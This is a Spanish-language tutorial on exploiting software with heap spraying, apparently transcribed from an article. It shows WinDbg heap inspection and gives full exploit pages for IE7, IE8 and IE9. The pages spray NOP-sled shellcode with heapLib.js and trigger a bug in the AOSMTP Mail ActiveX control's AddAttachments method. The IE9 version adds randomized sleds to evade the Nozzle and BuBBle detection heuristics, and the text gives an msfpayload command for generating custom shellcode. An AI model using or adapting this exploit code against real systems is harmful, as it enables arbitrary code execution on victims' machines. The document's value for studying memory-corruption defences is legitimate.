EXPLOTANDO APLICACIONES CON HEAP SPRAYING

INTRODUCCIÓN


En este tutorial voy a explicar cómo aprovecharnos de un bug en una aplicación cualquiera, explotándola aplicando la técnica heap spraying con la que conseguiremos ejecutar código arbitrario a nuestro antojo. Todo este artículo está muy resumido y basado en el tutorial de corelanc0d3r que dejo al final. Algunos de los códigos tienen pequeñas modificaciones.

Para seguir este tutorial necesitaremos:

- Windbg: http://www.microsoft.com/whdc/devtools/debugging/default.mspx
- HeapLib.js by Alexander Sotirov: http://www.koders.com/javascript/fid7C3644D0ED51FBBAAEF9BEF32C373E21FD9FD106.aspx?s=ruby
- AOSMTP Mail: http://www.exploit-db.com/application/12663/

EXPLICACIÓN

A cada hilo de una aplicación se le asigna una pequeña parte de pila, la parte estática que es la que hemos visto en los clásicos buffer overflows y la parte dinámica llamada heap que se usa en tiempo de ejecución, el propio programa puede pedir que se le asigne más espacio por ejemplo con la función VirtualAlloc(); que esta a su vez llamará a ntdll.dll para ejecutar el procedimiento. La gestión de la memoria dinámica heap también guarda en cache la memoria que se va liberando y así ese espacio se puede reasignar nuevamente a un nuevo espacio del mismo tamaño evitando así la fragmentación. Ahora, ¿En qué consiste el heap spraying? El heap spraying no es ninguna vulnerabilidad si no una técnica para explotarla, que consiste en rociar la pila con bloques de nops + shellcode repetidamente, así pues cuando obtenemos el control de eip y ponemos un puntero que apunte a esa parte predecible, es fácil caer a una zona donde se encuentre un trampolín de nops que nos lleve a la shellcode ☺ .



APLICACIÓN

Vamos a ver cómo hacer esto en los navegadores web, adobe pdf, adobe flash y no se queda simplente ahí … Para alojar bloques de código en la pila podemos usar arrays (la forma más sencilla) vamos a empezar con **ie7** para ver el ejemplo más simple. Cogemos el siguiente código y lo abrimos con el navegador.

```
<html>
<script >
var shellcode = unescape('%u4141%u4141');
var bigblock = unescape('%u9090%u9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block +
fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

Cabe observar que al usar la función unescape(); está asignando un tamaño del doble de caracteres pero en tamaño real es la mitad (puedes usar un document.write(); para observarlo), por eso lo reducimos correctamente con esta línea de código:


```
var block = bigblock.substring(0,bigblock.length - slackspace);
```

Abrimos windbg y atajamos (Attach) el proceso iexplorer.exe, después escribimos el comando **!heap –stat –h 00150000** (windows xp/sp3). Y vemos:

```
Pid 1292 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Command - Pid 1292 - WinDbg:6.12.0002.633 X86
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 1f5 - fa7c160  (99.02)
    3fff8 2 - 7fff0  (0.20)
    1fff8 4 - 7ffe0  (0.20)
    fff8 4 - 3ffe0  (0.10)
    3ff8 e - 37f90  (0.09)
    1ff8 1c - 37f20  (0.09)
    7ff8 6 - 2ffd0  (0.07)
    ff8 c - bfa0  (0.02)
    7f8 13 - 9768  (0.01)
    8fc1 1 - 8fc1  (0.01)
    7ff0 1 - 7ff0  (0.01)
    7fe0 1 - 7fe0  (0.01)
    7db4 1 - 7db4  (0.01)
    614 14 - 7990  (0.01)
    593c 1 - 593c  (0.01)
    5000 1 - 5000  (0.01)
    5e4 b - 40cc  (0.01)
    20 1fa - 3f40  (0.01)
    388 11 - 3c08  (0.01)
    3980 1 - 3980  (0.01)
0:012>
```

El bloque donde se asignó esta relleno al 99% ☺

Vemos todas las asignaciones con el siguiente comando **!heap -flt s 0x7ffe0**




Podemos buscar la cadena AAAA con el comando: **s -a 0x00000000 L?0x7fffffff "AAAA"** y de ahí deducimos:

```
0:012> d 06610020-40
0660ffe0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0660fff0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06610000  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06610010  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
06610020  41 41 41 41 00 00 00 00-00 00 00 00 00 00 00 00  AAAA............
06610030  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
06610040  00 f0 00 f0 60 01 20 06-d8 7f 07 00 90 90 90 90  ....`. .........
06610050  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:012>
```

Vemos como esta al final de los nops y empieza otro nuevo bloque.

Observamos todas las direcciones predecibles:

0x06060606, 0x07070707, 0x08080808, 0x09090909, 0x0a0a0a0a, 0x0b0b0b0b, 0x0c0c0c0c..




¿Se intuye la jugada verdad? Bien, vamos a explotar un bug en un ActiveX de la aplicación vulnerable AOSMTP Mail, lo instaláis y después cogemos el siguiente código:

```
<html>
<!— Indicamos usar el ActiveX AOSMTP Mail -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'
id='target'></object>
<script language='javascript' src="heapLib.js"></script>
<script language='javascript'>

var heap = new heapLib.ie(0x10000);

// win32_exec - CMD=c:\windows\system32\calc.exe Size=378 Encoder=Alpha2
http://metasploit.com
var code = unescape("%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949%u4949" +
                    "%u4948%u4949%u4949%u4949%u4949%u4949%u5a51%u436a" +
                    "%u3058%u3142%u4250%u6b41%u4142%u4253%u4232%u3241" +
                    "%u4141%u4130%u5841%u3850%u4242%u4875%u6b69%u4d4c" +
                    "%u6338%u7574%u3350%u6730%u4c70%u734b%u5775%u6e4c" +
                    "%u636b%u454c%u6355%u3348%u5831%u6c6f%u704b%u774f" +
                    "%u6e68%u736b%u716f%u6530%u6a51%u724b%u4e69%u366b" +
                    "%u4e54%u456b%u4a51%u464e%u6b51%u4f70%u4c69%u6e6c" +
                    "%u5964%u7350%u5344%u5837%u7a41%u546a%u334d%u7831" +
                    "%u4842%u7a6b%u7754%u524b%u6674%u3444%u6244%u5955" +
                    "%u6e75%u416b%u364f%u4544%u6a51%u534b%u4c56%u464b" +
                    "%u726c%u4c6b%u534b%u376f%u636c%u6a31%u4e4b%u756b" +
                    "%u6c4c%u544b%u4841%u4d6b%u5159%u514c%u3434%u4a44" +
                    "%u3063%u6f31%u6230%u4e44%u716b%u5450%u4b70%u6b35" +
                    "%u5070%u4678%u6c6c%u634b%u4470%u4c4c%u444b%u3530" +
                    "%u6e4c%u6c4d%u614b%u5578%u6a58%u644b%u4e49%u6b6b" +
                    "%u6c30%u5770%u5770%u4770%u4c70%u704b%u4768%u714c" +
                    "%u444f%u6b71%u3346%u6650%u4f36%u4c79%u6e38%u4f63" +
                    "%u7130%u306b%u4150%u5878%u6c70%u534a%u5134%u334f" +
                    "%u4e58%u3978%u6d6e%u465a%u616e%u4b47%u694f%u6377" +
                    "%u4553%u336a%u726c%u3057%u5069%u626e%u7044%u736f" +
                    "%u4147%u4163%u504c%u4273%u3159%u5063%u6574%u7035" +
                    "%u546d%u6573%u3362%u306c%u4163%u7071%u536c%u6653" +
                    "%u314e%u7475%u7038%u7765%u4370");
```

```
// creamos un bloque de nops
var nops = unescape('%u9090%u9090');
while (nops.length < 0x800) nops += nops;

// le añadimos la shellcode al bloque
var shellcode =  nops.substring(0, 0x800 - code.length) + code;

// creamos un bloque grande con el mismo bloque repetido
while (shellcode.length < 0x40000) shellcode += shellcode;

// dejamos sitio a la cabecera
var block = shellcode.substring(2, 0x40000 - 0x21);

// heap spray
for (var i=0; i < 500; i++) {
        heap.alloc(block);
}

// rellenamos el stack
var payload = "";
while(payload.length < 300) payload += "\x0a";

// trigger
target.AddAttachments(payload);

</script>
</html>
```

Notas:

1. Para utilizar una shellcode al gusto usamos backtrack y ejecutamos por ejemplo: **./msfpayload windows/exec cmd=calc R | ./msfencode -e x86/shikata_ga_nai -t js_le**




Para listar las shellcodes **./msfpayload -l**

2. Utilizar la siguiente tabla para alinear:

OS & Browser	Block syntax
XP SP3 – IE7	block = shellcode.substring(2,0×10000-0×21);
XP SP3 – IE8	block = shellcode.substring(2, 0×40000-0×21);
Vista SP2 – IE7	block = shellcode.substring(0, (0×40000-6)/2);
Vista SP2 – IE8	block = shellcode.substring(0, (0×40000-6)/2);
Win7 – IE8	block = shellcode.substring(0, (0×80000-6)/2);

3. Hay que testear varias veces con todos los posibles aterrizajes para escoger el mejor salto (0x06060606, 0x0a0a0a0a, 0x0c0c0c0c..)

Lo abrimos con ie7 y voilá ☺




IE8

A partir de aquí haremos uso de la librería heapLib.js obligatoriamente (en ie7 no era necesario) que es usada para liberar el heap y que quede todo el espacio libre seguido. Usamos el siguiente código:

```
<html>
<script language='javascript' src="heapLib.js"></script>
<script language='javascript'>

var heap = new heapLib.ie(0x10000);

// AAAAs
var code = unescape("%u4141%u4141");

// creamos un bloque de nops
var nops = unescape('%u9090%u9090');

while (nops.length < 0x1000) nops += nops;
```

```
// le añadimos la shellcode al bloque
var shellcode =  nops.substring(0, 0x1000 - code.length) + code;

// creamos un bloque grande con el mismo bloque repetido
while (shellcode.length < 0x40000) shellcode += shellcode;

// dejamos sitio a la cabecera
var block = shellcode.substring(2, 0x40000 - 0x21);

// heap spray
for (var i=0; i < 500; i++) {
        heap.alloc(block);
}
</script> </html>
```


Observamos con windbg la pila..




También **!heap –stat –h 00150000**

```
Pid 3180 - WinDbg:6.12.0002.633 X86
File  Edit  View  Debug  Window  Help
Command - Pid 3180 - WinDbg:6.12.0002.633 X86
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffc0 1f5 - fa782c0  (98.76)
    80010 1 - 80010  (0.20)
    3fff8 2 - 7fff0  (0.20)
    fff8 8 - 7ffc0  (0.20)
    1ff8 25 - 49ed8  (0.11)
    1fff8 2 - 3fff0  (0.10)
    8fc1 7 - 3ee47  (0.10)
    3ff8 c - 2ffa0  (0.07)
    7ff8 5 - 27fd8  (0.06)
    10fc1 1 - 10fc1  (0.03)
    7f8 17 - b748  (0.02)
    ff8 b - afa8  (0.02)
    4fc1 2 - 9f82  (0.02)
    7fc1 1 - 7fc1  (0.01)
    593c 1 - 593c  (0.01)
    5000 1 - 5000  (0.01)
    5e4 b - 40cc  (0.01)
    388 11 - 3c08  (0.01)
    3980 1 - 3980  (0.01)
    20 1c0 - 3800  (0.01)
0:018>
```

!heap -flt s 0x7ffc0 …



Buscamos la cadena de “AAAA”s con el comando: **s -a 0x00000000 L?0x7fffffff "AAAA"**



IE9

Bueno aquí la cosa se complica un poco, ya que ie9 trae incorporada la protección DEP que me falta escribir el artículo sobre este tema, pero si vamos a ver “pequeñas protecciones” que también trae y como saltarlas ☺. Trabajaremos con windows/vista sp2 para ie9.

Nozzle & BuBBle

Nozzle consiste en una pequeña heurística para detectar instrucciones validas en la pila, por ejemplo el uso de nops, el carácter 0x90 (Microsoft).

BuBBle consiste en detectar bloques iguales en la pila, nops + shellcode, nops + shellcode, etc.. (Firefox).


Nos las saltaremos haciendo de trineo una cadena de caracteres aleatoriamente en cada bloque que nos harán resbalar también hasta la shellcode ☺. Usamos el siguiente código.

```
<html>
<!— Indicamos usar el ActiveX AOSMTP Mail -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'
id='target'></object>
<script language='javascript' src="heapLib.js"></script>
<script language='javascript'>

function randomblock(blocksize)
{
        var theblock = "";
        for (var i = 0; i < blocksize; i++)
        {
                theblock += Math.floor(Math.random()*13)+47;
        }
        return theblock;
}

function tounescape(block)
{
        var blocklen = block.length;
        var unescapestr = "";
        for (var i = 0; i < blocklen-1; i=i+4)
        {
                unescapestr += "%u" + block.substring(i,i+4);
        }
        return unescapestr;
}

var heap = new heapLib.ie(0x10000);

// AAAAs
var code = unescape("%u4141%u4141");

for (var i=0; i < 500; i++) {
        // creamos un bloque de nops
        var padding = unescape(tounescape(randomblock(0x100)));
        while (padding.length < 0x800) padding += padding;

        // le añadimos la shellcode al bloque
        var shellcode =  padding.substring(0, 0x800 - code.length) +
code;

        // creamos un bloque grande con el mismo bloque repetido
        while (shellcode.length < 0x20000) shellcode += shellcode;

        // dejamos sitio a la cabecera
        var block = shellcode.substring(0, (0x40000 - 6)/2);

        heap.alloc(block);
```

```
}


// rellenamos el stack
var payload = "";
while(payload.length < 300) payload += "\x0a";

// trigger
target.AddAttachments(payload);

</script></html>
```

Nota: Hay que hacer uso del ActiveX.

